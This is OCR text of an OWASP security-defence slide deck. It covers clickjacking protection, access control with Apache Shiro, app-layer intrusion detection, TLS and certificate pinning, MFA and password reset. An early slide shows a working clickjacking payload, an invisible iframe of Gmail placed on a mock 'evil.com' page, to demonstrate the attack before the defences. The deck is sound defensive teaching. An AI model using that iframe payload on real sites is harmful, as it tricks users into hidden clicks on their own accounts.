
Evil Page
http://evil.com
Google
Gmail by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
Job
owasp
4 more▾
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)




```
<style>iframe {width:300px;
height:100px; position:absolute;
top:0; left:0; filter:alpha(opacity=00);
opacity:0.0; Z-
index=10}</style><iframe
src="https://mail.google.com">
```



iframe is invisible, but still clickable!


Evil Page
http://evil.com
Google
Super Fun Games - Play Now!
Start Game!
One Player


Evil Page
http://evil.com
Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
Job
owasp
4 more▾
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)

X-Frame-Options

```
// to prevent all framing of this content
response.addHeader( "X-FRAME-OPTIONS", "DENY" );
```

`// to allow framing of this content only by this site`
`response.addHeader( "X-FRAME-OPTIONS", "SAMEORIGIN" );`

```
// to allow framing from a specific domain
response.addHeader( "X-FRAME-OPTIONS", "ALLOW-FROM X" );
```

Legacy Browser Clickjacking Defense

```
<style id="antiCJ">body{display:none !important;}</style>
<script type="text/javascript">
if (self === top)  {
   var antiClickjack = document.getElementByID("antiCJ");
   antiClickjack.parentNode.removeChild(antiClickjack)
} else {
   top.location = self.location;
}
</script>
```

[7]

Controlling Access

```
if ((user.isManager() ||
     user.isAdministrator() ||
     user.isEditor()) &&
     (user.id() != 1132)) {
        //execute action
}
```

How do you change the policy of this code?

Apache SHIRO

http://shiro.apache.org/

- Apache Shiro is a powerful and easy to use Java security framework.
- Offers developers an intuitive yet comprehensive solution to **authentication, authorization**, cryptography, and session management.
- Built on sound interface-driven design and OO principles.
- Enables custom behavior.
- Sensible and secure defaults for everything.

Most Coders Hard-Code Roles in Code

```
if ( user.isRole( "JEDI" ) ||
     user.isRole( "PADWAN" ) ||
     user.isRole( "SITH_LORD" ) ||
     user.isRole( "JEDI_KILLING_CYBORG" )
) {
 log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
 log.info("Lightsaber rings are for schwartz masters.");
}
```

Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs secure access control mechanism

The Solution

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {
    log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
    log.info("Sorry, lightsaber rings are for schwartz masters only.");
}
```

Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs to secure access to a specific object

The Solution

```
int winnebagoId = request.getInt("winnebago_id");

if ( currentUser.isPermitted( "winnebago:drive:" + winnebagoId) ) {
    log.info("You are permitted to 'drive' the 'winnebago’. Here are the keys.");
} else {
    log.info("Sorry, you aren't allowed to drive this winnebago!");
}
```

[8]

App Layer Intrusion Detection

Great detection points:

–Input validation failure server side when client side validation exists

–Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists

–Forced browsing to common attack entry points (e.g. /admin/secretlogin.jsp) or honeypot URL (e.g. a fake path listed in /robots.txt)

App Layer Intrusion Detection

- –Blatant SQLi or XSS injection attacks
- –Workflow sequence abuse
  - multi-sequence form submission in wrong order
- –Custom business logic
  - basket vs catalogue price mismatch
- –OWASP AppSensor
  - https://www.owasp.org/index.php/OWASP_AppSensor_Project

[9] Encryption in Transit (HTTPS/TLS)

Confidentiality, Integrity and Authenticity in Transit

- Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
- Starting when the login form is rendered until logout is complete

HTTPS configuration best practice

- https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

HSTS (Strict Transport Security

- http://www.youtube.com/watch?v=zEV3HOuM_Vw
- Strict-Transport-Security: max-age=31536000

Certificate Pinning

- https://www.owasp.org/index.php/Pinning_Cheat_Sheet

Certificate Pinning

What is Pinning

- Pinning is a key continuity scheme
- Detect when an imposter with a fake but CA validated certificate attempts to act like the real server
- Compare help Cert/Key with issued Cert/Key

2 Types of pinning

- Carry around a copy of the server’s public key;
- Carry around a copy of the server’s Certificate;

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

Pinning

- Where/How:

Android:

Accomplished through a
custom X509TrustManager. X509TrustManager should perform the customary X509 checks in addition to performing the pin.

iOS :

Performed through a NSURLConnectionDelegate.

Android example

```
// DER encoded public key for bank.com
    private static String PUB_KEY = "30820122300d06092a864886f70d0101"
            + "0105000382010f003082010a0282010100b35ea8adaf4cb6db86068a836f3c85"
            + "5a545b1f0cc8afb19e38213bac4d55c3f2f19df6dee82ead67f70a990131b6bc"
            + "ac1a9116acc883862f00593199df19ce027c8eaaae8e3121f7f329219464e657"
            + "2cbf66e8e229eac2992dd795c4f23df0fe72b6ceef457eba0b9029619e0395b8"
            + "609851849dd6214589a2ceba4f7a7dcceb7ab2a6b60c27c69317bd7ab2135f50"
            + "c6317e5dbfb9d1e55936e4109b7b911450c746fe0d5d07165b6b23ada7700b00"
            + "33238c858ad179a82459c4718019c111b4ef7be53e5972e06ca68a112406da38"
            + "cf60d2f4fda4d1cd52f1da9fd6104d91a34455cd7b328b02525320a35253147b"
            + "e0b7a5bc860966dc84f10d723ce7eed5430203010001";
```

Pinned Key (above) in app code is compared to received Key:

```
   final boolean expected = PUB_KEY.equalsIgnoreCase(encoded);
       assert(expected);
       if (!expected) {
           throw new CertificateException(
                   "checkServerTrusted: Expected public key: " + PUB_KEY
                           + ", got public key:" + encoded);
```

[10] Multi Factor Authentication

Google, Facebook, PayPal, Apple, AWS, Dropbox, Twitter Blizzard's Battle.Net, Valve's Steam, Yahoo

Basic MFA Considerations

- Where do you send the token?
  - Email (worst)
  - SMS (ok)
  - Mobile native app (good)
    - Token generator (good)
    - Private Key/PUSH notification (awesome)
  - Dedicated token (great)
  - Printed Tokens (interesting)
- How do you handle unavailable MFA devices?
  - Printed back-up codes
  - Fallback mechanism (like email)
  - Call in center

Forgot Password Secure Design

Require identity questions

- Last name, account number, email, DOB
- Enforce lockout policy

Ask one or more good security questions

- https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet

Send the user a randomly generated token via out-of-band

- email, SMS or token

Verify code in same web session

- Enforce lockout policy

Change password

- Enforce password policy

Please steal and plagiarize this presentation!
GET THE WORD OUT

eoin.keary@owasp.org
@eoinkeary

edgescan

RISK ADVISORY